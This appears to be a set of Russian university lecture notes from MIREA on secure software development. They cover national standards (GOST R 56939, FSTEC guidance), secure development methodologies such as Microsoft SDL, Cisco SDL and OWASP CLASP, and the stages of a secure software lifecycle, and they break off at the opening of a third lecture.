Для специалистов же есть набор конкретных документов, рассматривающих отдельные вопросы обеспечения информационной безопасности предприятия: политика аудита, парольная политика, политика оценки рисков, политика защиты web-сервера, политика работы с электронной почтой и т. п. Все по делу, никакой «воды», исключительно конкретика. Чем хорош такой подход? Малейшие изменения в какой-либо из политик не требуют пересмотра всех в целом. Изменения касаются только одного документа и не затрагивают остальных аспектов обеспечения безопасности информационных ресурсов. По российской практике необходим пересмотр огромного документа в целом. С учетом того, что обычно его визирует руководство ведомства (в частности, МВД России) или компаний, любые корректизы подчас приводят к длительному ожиданию подписи непонятного, но внушающего уважение многостраничного «труда».

Концепция должна содержать систему взглядов на достаточно высоком уровне. Цели и задачи в области ИБ, никаких инструкций, нормативов, описания продуктов, имен ответственных и т. п. Политика должна представлять общий подход к ИБ без специфичных деталей. Что касается математических моделей политик безопасности информации, то они являются руководством для разработчиков продуктов информационных технологий в части обеспечения их безопасности в АС.



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## ЛЕКЦИЯ №2

«Нормативные положения и законы»

по дисциплине «Разработка безопасного программного обеспечения»

**Уважаемые студенты!** Сегодня вы продолжаете изучение дисциплины профиля «Информационные технологии специальной аналитики и безопасности». Дисциплина называется «Безопасная разработка программного обеспечения». Лекция №2 «Нормативные положения и законы» которая касается не только нормативных документов, но и понимания откуда берутся ошибки программного обеспечения и какие шаги существуют, чтобы их избежать. Докладчик: преподаватель кафедры КБ-2, Латыпов И.Т. Продолжительность лекции - 2 академических часа.

В качестве списка литературы рекомендую ознакомиться со следующими документами:

0. ГОСТ-Р 56939 «Защита информации. Разработка безопасного программного обеспечения. Угрозы безопасности информации при разработке программного обеспечения»;
1. Методика определения угроз безопасности информации в информационных системах, ФСТЭК России, проект документа на 43 листах;
2. Методические рекомендации по разработке нормативных правовых актов, определяющих угрозы безопасности персональных данных, актуальные при обработке персональных данных в информационных системах персональных данных, эксплуатируемых при осуществлении соответствующих видов деятельности, 8 Центр ФСБ России №149/7/2/6-432 на 22 листах;
3. Методические рекомендации по разработке нормативных правовых актов, определяющих угрозы безопасности персональных данных, актуальные при обработке персональных данных в информационных системах персональных данных, эксплуатируемых при осуществлении соответствующих видов деятельности;
4. Приказ ФСБ России от 9 февраля 2005 года № 66 «Об утверждении положения о разработке, производстве, реализации и эксплуатации шифровальных (криптографических) средств защиты информации (Положение ПКЗ-2005)»;
5. «Инструкция об организации и обеспечении безопасности хранения, обработки и передачи по каналам связи с использованием средств криптографической защиты информации с ограниченным доступом, не содержащей сведений, составляющих государственную тайну», утвержденная приказом ФАПСИ от 13 июня 2001 года № 152;
6. Постановление Правительства РФ от 06.07.2015 N 676 (ред. от 11.04.2019) «О требованиях к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации».
7. Microsoft. Общие сведения о реализации процесса Microsoft SDL [Электронный ресурс]. URL: <https://www.microsoft.com/ru-ru/download/details.aspx?id=1379> (дата обращения: 03.04.2020).
8. Cisco. Cisco Security Intelligence [Электронный ресурс]. URL: <https://www.cisco.com/c/en/us/about/trust-center/technology-built-in-security.html>.
9. BLOUNT R. a Little Background // About Three Bricks Shy. 2017. С. 6–11.

А рассмотрим мы следующие темы:

1. Международные стандарты проектирования, разработки, оформления документации и пользовательского интерфейса программного обеспечения.
2. Методы разработки безопасного программного обеспечения. SSDL. Microsoft SDL, Cisco CDL, OWASP CLASP.

#### **Требования к разработке безопасного программного обеспечения**

С 1 июля 2017 г. вводится Национальный стандарт Российской Федерации ГОСТ Р 56939-2016 «Защита информации. Разработка безопасного программного обеспечения. Общие требования».

Стандарт направлен на достижение целей, связанных с предотвращением появления и/или устранением уязвимостей программ, и содержит перечень мер, которые рекомендуется реализовать на соответствующих этапах жизненного цикла программного обеспечения.

Стандарт предназначен для разработчиков программного обеспечения, а также для организаций, выполняющих оценку соответствия процесса разработки программного обеспечения требованиям настоящего стандарта.

Стандарт устанавливает общие требования к содержанию и порядку выполнения работ, связанных с созданием безопасного (защищенного) программного обеспечения и формированием (поддержанием) среды обеспечения оперативного устранения выявленных пользователями ошибок программного обеспечения и уязвимостей программы.

#### **Порядок создания и эксплуатации государственных информационных систем**

При создании ИТ-компаниями информационных систем для органов власти следует соблюдать требования к порядку реализации мероприятий по созданию, развитию, вводу в эксплуатацию, эксплуатации и выводу из эксплуатации государственных информационных систем и дальнейшему хранению содержащейся в их базах данных информации, осуществляемых федеральными органами исполнительной власти и органами исполнительной власти субъектов Российской Федерации.

Постановление Правительства Российской Федерации от 6 июля 2015 г. № 676 «О требованиях к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации» устанавливает требования к «жизненному циклу» государственных информационных систем начиная от их создания и заканчивая выводом из эксплуатации.

#### **Основные ГОСТ в области информационных технологий**

Действующие межгосударственные стандарты (ГОСТ) и национальные стандарты Российской Федерации (ГОСТ Р) в области информационных технологий (на сегодняшний день действуют более 400 различных стандартов) размещаются для ознакомления на официальном сайте Федерального агентства по техническому регулированию и метрологии (<http://www.gost.ru/wps/portal/pages.CatalogOfStandarts>).

Ниже, например, приведены основные стандарты, регулирующие этапы «жизненного цикла» информационных систем:

а) ГОСТ 34.003-90 «Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Термины и определения»

Стандарт устанавливает термины и определения основных понятий в области автоматизированных систем (АС) и распространяется на АС, используемые в различных сферах деятельности, содержанием которых является переработка информации.

б) ГОСТ 34.601-90 «Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Стадии создания»

Стандарт распространяется на автоматизированные системы (АС), используемые в различных видах деятельности, включая их сочетания, создаваемые в организациях, объединениях и на предприятиях. Стандарт устанавливает стадии и этапы создания АС.

в) ГОСТ 34.602-89 «Информационная технология. Комплекс стандартов на автоматизированные системы. Техническое задание на создание автоматизированной системы»

Стандарт распространяется на автоматизированные системы для автоматизации различных видов деятельности и устанавливает состав, содержание, правила оформления документа «Техническое задание на создание (развитие или модернизацию) системы».

г) ГОСТ 34.603-92 «Информационная технология. Виды испытаний автоматизированных систем»

Стандарт распространяется на автоматизированные системы и устанавливает виды испытаний АС и общие требования к их проведению.

С 1 ноября 2017 г. вводится в действие ГОСТ ISO/IEC 17788-2016 «Информационные технологии. Облачные вычисления. Общие положения и терминология»

Стандарт является терминологической основой для стандартов облачных вычислений. Он содержит обзор концепции облачных вычислений наряду с рядом терминов и определений. Стандарт может использоваться организациями любых типов.

Нормативные правовые акты и методические документы по технической защите информации, национальные стандарты Российской Федерации в сфере информационной безопасности

С нормативными правовыми актами, организационно-распорядительными и методическими документами по технической защите информации, национальными стандартами Российской Федерации в сфере информационной безопасности можно ознакомиться на сайте ФСТЭК России.

Ниже приведены основные документы:

а) методический документ «Меры защиты информации в государственных информационных системах» (утвержден ФСТЭК России 11 февраля 2014 г.)

Методический документ детализирует организационные и технические меры защиты информации, принимаемые в государственных информационных системах в соответствии с требованиями о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах, утвержденными приказом ФСТЭК России от 11 февраля 2013 г. № 17, а также определяет содержание мер защиты информации и правила их реализации. В методическом документе не рассматриваются содержание, правила выбора и реализации мер защиты информации, связанных с применением криптографических методов защиты информации и шифровальных (криптографических) средств защиты информации.

б) Базовая модель угроз безопасности персональных данных при их обработке в информационных системах персональных данных. ФСТЭК России, 2008 год

Модель угроз содержит систематизированный перечень угроз безопасности персональных данных при их обработке в информационных системах персональных данных. Эти угрозы обусловлены преднамеренными или непреднамеренными действиями физических лиц, действиями зарубежных спецслужб или организаций (в том числе террористических), а также криминальных группировок, создающих условия (предпосылки) для нарушения безопасности персональных данных (ПДн), которое ведет к ущербу жизненно важных интересов личности, общества и государства.

в) методика определения актуальных угроз безопасности персональных данных при их обработке в информационных системах персональных данных. ФСТЭК России, 2008 год

Методика определения актуальных угроз безопасности персональных данных (ПДн) при их обработке в информационных системах персональных данных (ИСПДн) предназначена для использования при проведении работ по обеспечению безопасности персональных данных при их обработке в следующих автоматизированных информационных системах персональных данных: государственных или муниципальных ИСПДн; ИСПДн, создаваемых и (или) эксплуатируемых предприятиями, организациями и учреждениями независимо от форм собственности, необходимых для выполнения функций этих организаций в соответствии с их назначением; ИСПДн, создаваемых и используемых физическими лицами, за исключением случаев, когда последние используют указанные системы исключительно для личных и семейных нужд.

г) Руководящий документ. Приказ председателя Гостехкомиссии России от 19 июня 2002 г. № 187 «Безопасность информационных технологий. Критерии оценки безопасности информационных технологий»

Руководящий документ содержит систематизированный каталог требований к безопасности информационных технологий, порядок и методические рекомендации по его использованию при задании требований, разработке, оценке и сертификации продуктов и систем информационных технологий по требованиям безопасности информации.

д) Руководящий документ. Приказ председателя Гостехкомиссии России от 4 июня 1999 г. № 114 «Защита от несанкционированного доступа к информации. Программное обеспечение средств защиты информации. Классификация по уровню контроля отсутствия недекларированных возможностей»

Руководящий документ устанавливает классификацию программного обеспечения (ПО) (как отечественного, так и импортного производства) средств защиты информации, в том числе и встроенных в общесистемное и прикладное ПО, по уровню контроля отсутствия в нем недекларированных возможностей.

е) Руководящий документ. Решение председателя Гостехкомиссии России от 25 июля 1997 г. «Средства вычислительной техники. Межсетевые экраны. Защита от несанкционированного доступа. Показатели защищенности от несанкционированного доступа к информации»

Руководящий документ устанавливает классификацию межсетевых экранов по уровню защищенности от несанкционированного доступа к информации на базе перечня показателей защищенности и совокупности описывающих их требований.

ж) Руководящий документ. Решение председателя Гостехкомиссии России от 30 марта 1992 г. «Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации»

Руководящий документ устанавливает классификацию автоматизированных систем, подлежащих защите от несанкционированного доступа к информации, и требования по защите информации в АС различных классов.

з) Руководящий документ. Решение председателя Гостехкомиссии России от 30 марта 1992 г. «Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации»

Руководящий документ устанавливает классификацию средств вычислительной техники по уровню защищенности от несанкционированного доступа к информации на базе перечня показателей защищенности и совокупности описывающих их требований.

и) Руководящий документ. Решение председателя Гостехкомиссии России от 30 марта 1992 г. «Защита от несанкционированного доступа к информации. Термины и определения»

Руководящий документ устанавливает термины и определения понятий в области защиты средств вычислительной техники и автоматизированных систем от несанкционированного доступа к информации.

к) Руководящий документ. Решение председателя Гостехкомиссии России от 30 марта 1992 г. «Концепция защиты средств вычислительной техники и автоматизированных систем от несанкционированного доступа к информации»

Документ излагает систему взглядов, основных принципов, которые закладываются в основу проблемы защиты информации от несанкционированного доступа, являющейся частью общей проблемы безопасности информации.

Концепция предназначена для заказчиков, разработчиков и пользователей СВТ и АС, которые используются для обработки, хранения и передачи требующей защиты информации.

л) ГОСТ РО 0043-003-2012 «Защита информации. Аттестация объектов информатизации. Общие положения»;

ГОСТ РО 0043-004-2013 «Защита информации. Аттестация объектов информатизации. Программа и методики аттестационных испытаний»;

ГОСТ Р 50922-2006 «Защита информации. Основные термины и определения»;

ГОСТ Р 53114-2008 «Защита информации. Обеспечение информационной безопасности в организации. Основные термины и определения».

Стандарты устанавливают основные термины, применяемые при проведении работ по стандартизации в области обеспечения информационной безопасности в организации.

Термины, установленные стандартами, рекомендуется использовать в правовой, нормативной, технической и организационно-распорядительной документации, научной, учебной и справочной литературе.

На протяжении последних лет наблюдается устойчивый рост количества нарушений ИБ, приводящих к снижению уровня целостности, доступности и конфиденциальности информационных ресурсов автоматизированных систем [1, 8].

Опыт работы аккредитованной испытательной лаборатории [2, 6], проводящей сертификационные испытаний ПО в различных системах сертификации, показывает, что даже в продуктах, представляемых разработчиками на сертификацию, содержатся уязвимости и дефекты безопасности.

Наиболее распространенными типами уязвимостей, выявляемых в ПО, подаваемом на сертификацию, являются: аутентификационные данные в исходном коде ПО, межсайтовый скрипting, внедрение SQL-кода [1].

Проведенные исследования позволили определить три основных причины наличия уязвимостей в ПО [2].

1. Недостаток мотивации разработчиков. Потребители в первую очередь приобретают ПО, которое является первым на рынке или обладает уникальными функциональными возможностями. В связи с этим разработчики ПО заинтересованы в скорейшем выпуске ПО или его обновлений на рынок, что влечет за собой отсутствие должного внимания к вопросам обеспечения безопасности.

2. Отсутствие у разработчиков необходимых знаний. Методы построения безопасного ПО еще находятся в стадии изучения и формирования. В связи с этим современный разработчик ПО не всегда полностью понимает, как правильно проектировать и разрабатывать программу именно с точки зрения безопасности, что ведет к наличию большого числа уязвимостей в ПО, выпускаемом на рынок.

3. Отсутствие у разработчиков необходимых технологий. Современные инструментальные средства обеспечения безопасности разработки (статические анализаторы, сканеры уязвимостей и т.д.) еще не вышли на необходимый уровень развития и не еще могут в полной мере помочь разработчикам решить вопросы безопасности их ПО.

Угрозы безопасности ПО могут быть классифицированы по стадии жизненного цикла разработки ПО (стадии разработки, поставки, установки и эксплуатации), для которой они характерны [5, 9, 10].

Источником угроз безопасности ПО на стадии разработки ПО являются внутренние нарушители, в первую очередь недобросовестные разработчики, которые пытаются повлиять на штатный режим функционирования ПО путем внесения несанкционированных изменений в следующие объекты:

- требования к ПО, проектная документация ПО;
- исходные тексты ПО или исполняемые модули;
- тестовая документация или результаты тестирования ПО [3];
- эксплуатационная документация;
- инструментальные средства, используемые при разработки ПО.

Недобросовестные разработчики могут как входить в штат компании-разработчика ПО или привлекаться временно, так и являться разработчиком ПО с открытым исходным текстом, которое используется при реализации ПО.

Источником угроз безопасности ПО на стадии поставки ПО могут являться организации, осуществляющие поставку ПО конечному пользователю. В ходе этой процедуры в ПО могут

быть несанкционированно внедрены вредоносные модули или выполнена замена стандартных модулей ПО на модули с недекларированными возможностями [4].

Если поставка ПО осуществляется с использованием сетевых протоколов передачи данных (например, путем получения дистрибутива ПО с сервера организации-разработчика), то источником угрозы может выступать внешний нарушитель, который может заменить файлы дистрибутива ПО в процессе их передачи или перенаправить пользователя на вредоносный сайт для скачивания дистрибутива ПО с использованием атак типа «межсайтовый скрипting».

Источником угроз безопасности ПО на стадии эксплуатации ПО являются внутренние или внешние нарушители, которые могут выполнять локальные или удаленные (с использованием сетевых протоколов) атаки на ПО с целью эксплуатации уязвимостей. Основные категории угроз безопасности ПО и их описания приведены в таблице 1.

#### Основные категории угроз безопасности ПО

Категория угроз безопасности ПО	Краткое описание	Нарушенное свойство информационной безопасности	Последствия от реализации угрозы
Саботаж	Нарушение штатного режима функционирования ПО, удаление исполняемых модулей ПО.	Доступность	Реализация атаки типа «отказ в обслуживании»
Внедрение программных закладок	Несанкционированная модификация исполняемых модулей ПО, внедрение в ПО вредоносных модулей или программных закладок	Целостность	Нарушение штатного режима функционирования ПО, выполнение ПО команд атакующего
Получение несанкционированного доступа	Несанкционированный доступ к функциональным возможностям ПО	Нарушение политик разграничения доступа	Несанкционированное выполнение команд или копирование/кражи исполняемых файлов
Раскрытие архитектуры ПО	Раскрытие архитектуры и принципов работы ПО с использованием механизмов декомпиляции или дизассемблирования	Конфиденциальность	Получение предварительной информации об атакуемом ПО, получение информации об архитектуре и принципах работы ПО, что является интеллектуальной собственностью разработчика

Таким образом, на сегодняшний день важным направлением развития, нацеленным на повышение качества ПО и уменьшение числа уязвимостей и дефектов безопасности, является внедрение цикла разработки безопасного ПО. Опыт компании Microsoft показал, что внедрение цикла разработки безопасного ПО позволяет сократить число уязвимостей в ПО компании в среднем на 80%. В настоящее время известны методологии проектирования безопасного ПО, которые успешно используются предприятиями-разработчиками. В таблице 2 представлены результаты сравнительного анализа следующих методологий проектирования безопасного ПО:

□ «Общие критерии» (ГОСТ Р ИСО/МЭК 15408 «Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий»);

- методология OWASP CLASP (Complex Lightweight Application Security Process);
- методология Microsoft Security Development Life Cycle;
- методология Cisco SDL;
- методология OpenSAMM

Таблица 2.

Результаты сравнительного анализа методологий проектирования безопасного ПО

Характеристика	Методология				
	«Общие критерии»	Microsoft SDL	Open SAMM	Cisco SDL	OWASP CLASP
Обучение специалистов	-	+	+	+	-
Обеспечение физической и логической безопасности при разработке ПО	+	-	-	-	-
Управление конфигурацией	+	-	-	-	-
Моделирование угроз	+	+	+	+	+
Определение требований безопасности к разрабатываемому ПО	+	+	+	+	+
Использование принципов безопасного проектирования	+	+	+	+	+
Анализ исходных кодов ПО	-	+	+	+	+
Анализ уязвимостей	+	+	+	+	+
Использование методов проектирования безопасного ПО	-	+	+	+	+
Обеспечение безопасности поставки	+	-	+	+	-

В настоящее время ФСТЭК России ведется работа над государственным стандартом «Защита информации. Требования по обеспечению безопасности разработки программного обеспечения». Кроме этого, в соответствии с нормативным правовым актом ФСТЭК России «Состав и содержание организационных и технических мер по обеспечению безопасности персональных данных при их обработке в информационных системах персональных данных», использование в информационной системе системного и (или) прикладного ПО, разработанного с использованием методов защищенного программирования, является дополнительной мерой по обеспечению безопасности информации в случае определения в качестве актуальных угроз безопасности персональных данных 1-го и 2-го типов. В тоже время документ, определяющий содержание и порядок выполнения работ по созданию ПО с использованием методов защищенного программирования, отсутствует. Эти положения и определяют актуальность разработки ГОСТ.

При разработке первой редакции проекта ГОСТ учитывались следующие особенности:

1. Поскольку известно, что стоимость устранения уязвимостей и дефектов безопасности ПО выше на поздних стадиях проектирования, ГОСТ должен обеспечить внедрение необходимых процедур на самых ранних стадиях проектирования ПО.

2. ГОСТ должен учитывать современные тенденции разработки безопасных ПО, учитывать положения «лучших практик» (например, Microsoft SDL, Cisco SDL) [12-14].

3. ГОСТ должен быть полностью совместим с методологией разработки и сертификации ПО, используемой в настоящее время ФСТЭК России («Общие критерии») [9].

4. Разрабатываемый ГОСТ должен обеспечить возможность интеграции процедур разработки безопасного ПО с существующей на предприятии системой управления ИБ (например, построенной в соответствии с ГОСТ Р ИСО/ МЭК 27001 «Информационная технология. Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Требования») [11].

Анализ современных методологий проектирования безопасного ПО позволил сформулировать следующий перечень процедур, которые должны быть реализованы разработчиком для успешного противостояния угрозам безопасности ПО:

- процедуры управления конфигурацией;
- процедуры определения модели жизненного цикла;
- процедуры проектирования и реализации безопасных ПО;
- процедуры использования инструментальных средств и методов разработки;
- процедуры обеспечения безопасности разработки;
- процедуры поставки;
- процедуры обновления и устранения уязвимостей и дефектов безопасности ПО.

Следует отметить, что требования к реализации большинства процедур согласованы с требованиями доверия, предъявляемыми ГОСТ Р ИСО/МЭК 15408-3 (табл. 3) [1].

**Таблица 3. Соответствие требованиям ИСО 15408**

Требование разрабатываемого стандарта	Требование ГОСТ Р ИСО/МЭК 15408-3
Требования к функциональным возможностям системы управления конфигурацией	ACM_CAP.1, ACM_CAP.2, ACM_CAP.3, ACM_CAP.4, ACM_CAP.5
Требования к области действия системы управления конфигурации	ACM_SCP.1, ACM_SCP.2, ACM_SCP.3
Требования к средствам автоматизации процесса управления конфигурацией	ACM_AUT.1, ACM_AUT.2
Требования к процедурам определения модели жизненного цикла	ALC_LCD.1, ALC_LCD.2, ALC_LCD.3
Требования к процедурам проектирования и реализации безопасных ПО	ATE_FUN.1, ATE_FUN.2, AVA_VLA, ADV_FSP, ADV_HLD, ADV_LLD, ADV_RCR
Требования к процедурам использования инструментальных средств и методов разработки	ALC_TAT.1, ALC_TAT.2, ALC_TAT.3
Требования к обеспечению безопасности разработки	ALC_DVS.1, ALC_DVS.2
Требования к процедуре поставки	ADO_DEL.1, ADO_DEL.2, ADO_DEL.3, ADO_ISG, AGD_ADM, AGD_USR
Требования к реализации процедур обновления и устранения недостатков	ALC_FLR.1, ALC_FLR.2, ALC_FLR.3

Отдельно рассмотрим перечень основных требований к процедурам проектирования и реализации безопасных ПО, сформулированные по результатам анализа «лучших практик» и

обобщения опыта работы аккредитованных испытательных лабораторий систем сертификации средств защиты информации.

1. Должно проводиться периодическое обучение разработчиков ПО с целью повышения их осведомленности в области разработки безопасного ПО. Выполнение данного требования позволяет обеспечить повышение осведомленности в области безопасной разработки ПО сотрудников, связанных с разработкой ПО и, как следствие, повышение уровня безопасности разрабатываемого ПО. В программу обучения сотрудников могут входить курсы безопасного программирования, инспекции кода, тестирования на проникновение, статического анализа, динамического анализа, функционального тестирования и другие [7].

2. Разработчиком ПО должны быть определены и документированы требования безопасности к разрабатываемому ПО. Например, могут быть определены следующие классы требований: требования к обеспечению конфиденциальности, требования к обеспечению идентификации и аутентификации, требования к реализации разграничения доступа, требования к обработке ошибок и исключений ПО.

3. Проектирование ПО должно выполняться с использованием принципов проектирования безопасных ПО. При выполнении проектирования разработчиком могут, например, использоваться следующие принципы: принцип эшелонированной защиты, принцип минимальных привилегий, принцип модульного проектирования, принцип разделения обязанностей.

4. При проектировании ПО разработчиком должно выполняться моделирование угроз с целью выявления уязвимостей ПО этапа проектирования, результаты моделирования угроз должны документироваться.

5. Разработка ПО должна выполняться с использованием методов защищенного программирования. Например, в ходе разработки ПО разработчик должен избегать использования скомпрометированных (небезопасных) функций в исходных кодах ПО. В качестве источника небезопасных функций могут использоваться, например, списки «Security Development Lifecycle Banned Function Calls» компании Microsoft.

6. Должен проводиться периодический статический анализ исходных кодов ПО с целью выявления уязвимостей и дефектов кода, результаты анализа должны документироваться.

7. Должна проводиться периодическая инспекция кода с целью выявления уязвимостей и дефектов кода, результаты инспекции должны документироваться.

8. Должно проводиться и документироваться тестирование (функциональное, нагрузочное) ПО.

9. Должен проводиться динамический анализ исходных кодов ПО с целью выявления уязвимостей и дефектов кода, результаты анализа должны документироваться.

10. Должно проводиться тестирование на проникновение с целью выявления уязвимостей ПО, результаты тестирования должны документироваться.

11. Должны быть разработаны функциональная спецификация ПО, проектная документация (проект верхнего уровня, проект нижнего уровня) и документация, демонстрирующая соответствие между всеми смежными парами имеющихся представлений ПО.

Планируется, что будет введена некоторая градация, которая позволит предъявлять требования к организациям-разработчикам в зависимости от критичности создаваемого ПО.

Внедрение подобных процедур в российские организации-разработчики ПО, на наш взгляд, повысить уровень защищенности создаваемого ПО и, как следствие, значительно уменьшить число инцидентов ИБ.

SDLC (Software Development Life Cycle) — жизненный цикл разработки ПО. SDLC подразумевает действия и задачи, которые осуществляются в ходе разработки ПО. В SDLC нет анализа безопасности разрабатываемого продукта. А в SSDLC это учитывается, и добавлен уровень безопасности Secure.

На данный момент только некоторые компании по разработке ПО могут превентивно заниматься безопасностью уже на этапе планирования. Чаще всего о безопасности задумываются, когда жизненный цикл разработки ПО находится на этапе тестирования системы или уже после релиза, что существенно сказывается на стоимости обнаружения и устранения. Бывает, конечно, что о безопасности и вовсе не задумываются.

При разработке безопасного ПО рекомендуется придерживаться Microsoft SDL (Security Development Life cycle) или Cisco SDL (Secure Development Life cycle). Для анализа рисков следует использовать общие методики оценки рисков ISO 27 005, [NIST](#), также можно использовать в оценке типовые ошибки и недоработки ПО [CWE](#).

Процесс разработки ПО по SSDLC должен гарантировать, что действия по обеспечению безопасности, такие как: анализ проекта, анализ архитектуры, проверка кода и тестирование на проникновение являются неотъемлемой частью жизненного цикла разработки. SSDLC помогает интегрировать эти этапы в жизненный цикл продукта. Благодаря этому достигаются:

более безопасное программное обеспечение;

сокращение / предотвращение ущерба, вызванного кибератаками;

раннее обнаружение недостатков в системе;

сокращение затрат на восстановление информационной безопасности;

значительное уменьшение количества уязвимостей в приложении;

общее снижение бизнес-рисков для компании.

SSDLC состоит из этапов, каждый из которых может включать несколько процессов:

Составление требований к ПО.

Проектирование архитектуры и дизайна.

Разработка.

Тестирование.

Эксплуатация.

Далее разберем, как к каждому этапу добавляется уровень безопасности.



### Составление требований к ПО

Стандартные требования к разработке включают в себя: бизнес-требования, высокоуровневые цели организации или заказчика ПО, границы проекта, устав проекта (project charter), требования пользователей, а также решения определенных проблем, возникающие у пользователей. Еще определяются функциональные требования для разработчиков ПО, другими словами конкретное поведение системы на взаимодействие пользователей с системой. Определение системных требований охватывает дополнительное ПО и оборудование, необходимое для работы всей системы.

Анализ и расчет рисков следует проводить в зависимости от объема разрабатываемого ПО. Общие международные методики описаны в NIST. Техники оценки рисков приводятся в ISO 31 010.

Общие требования к безопасности включают в себя обеспечение: идентификации и аутентификации, защиты от несанкционированного доступа к информации, регистрации событий и ошибок, контроля точности, полноты и правильности данных, поступающих в систему, обработка программных ошибок и исключительных ситуаций.

Все эти требования должны быть отражены в ТЗ.

### Проектирование архитектуры и дизайна

Помимо общих принципов построения архитектуры, (таких как масштабируемость, гибкость, многократное использование, следование принципам SOLID, использование шаблонов проектирования, декомпозиция системы), составляют модели угроз на основе

требований к безопасности на предыдущем этапе. При моделирование угроз руководствуются такими документами, как "Базовая модель угроз безопасности персональных данных при их обработке в информационных системах персональных данных" и "Методика определения актуальных угроз безопасности персональных данных при их обработке в информационных системах персональных данных".

Этот этап поможет обеспечить соблюдение безопасности для команды внедрения с учетом потенциальных рисков угроз. Следует разрабатывать интерфейс системы с учетом моделирования угроз. Таким образом, благодаря раннему обнаружению слабых мест в безопасности, затраты на создание защищенных продуктов в конечном итоге ниже, чем без уровня безопасности.

### **Разработка**

Этап включает в себя непосредственно написание кода. Отладка ПО для выявления с последующим устранением ошибок в коде. Написание юнит-тестов, профилирование кода, рефакторинг и отладка. Оптимизация времени выполнения всей системы и отдельных модулей. Использование статического анализатора кода. Проверка сторонних модулей и библиотек на наличие уязвимостей. Команда безопасности должна проверять наличие компонентов, отвечающих требованиям безопасности. Для анализа и написания безопасного кода, можно использовать CWE.

CWE — это разработанный сообществом список общих недостатков безопасности программного обеспечения. Он служит общей базой для программных средств безопасности и базой для выявления слабых мест, смягчения их последствий и предотвращения распространенных угроз.

### **Тестирование**

Здесь происходит тестирование безопасности и инспекция кода, разработка метрик безопасности, динамическое тестирование безопасности, то есть тестирование исполняемых файлов. Этот этап предназначен для выявления недостатков в механизмах безопасности информационной системы, которые защищают данные и поддерживают функциональность.

Квалификационное тестирование включает в себя:

- функциональное тестирование программы;
- тестирование на проникновение (пентестинг);
- динамический анализа кода программы;
- фаззинг — тестирование программы;
- анализ поверхности атаки;
- тесты для всех протоколов.

### **Эксплуатация**

На этапе развертывания и поддержки происходит оценка уровня безопасности и конфигурации безопасности. Основное внимание уделяется аудиту безопасности перед развертыванием и мониторингу безопасности. Следует наладить отслеживание ошибок и исправления уязвимостей ПО. Реализация контроля версии ПО. Составление документации к разрабатываемой системе. Обучение пользователей работе в системе.

Все этапы SSDLC повторяются до тех пор, пока система не будет полностью соответствовать необходимым требованиям по безопасности.

SSDLC должен прийти на смену SDLC, так как сохранность данных — одно из основополагающих требований компаний и законодательства. В этом случае не обязательно нанимать отдельную команду в штат, на рынке ИБ есть компании, которые предоставляют услуги в том числе по добавлению уровня безопасности в жизненный цикл ПО.

Большое спасибо за внимание!



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## ЛЕКЦИЯ №3

«Понятие жизненного цикла разработки программного обеспечения»  
по дисциплине «Разработка безопасного программного обеспечения»

**Уважаемые студенты!** Сегодня вы продолжаете изучение дисциплины профиля «Информационные технологии специальной аналитики и безопасности». Дисциплина называется «Безопасная разработка программного обеспечения». Лекция №3 «Влияние жизненного цикла разработки на безопасность программного обеспечения. Модель сетевой безопасности». Докладчик: преподаватель кафедры КБ-2, Латыпов И.Т. Продолжительность лекции - 2 академических часа.

Для начала какие вопросы мы рассмотрим?

1. Классификация типов программного обеспечения.
2. Жизненный цикл разработки программного обеспечения.
3. Процессы жизненного цикла программирования.
4. Модели жизненных циклов разработки программного обеспечения.
5. Каскадная модель.
6. Содержание этапов создания программного обеспечения.

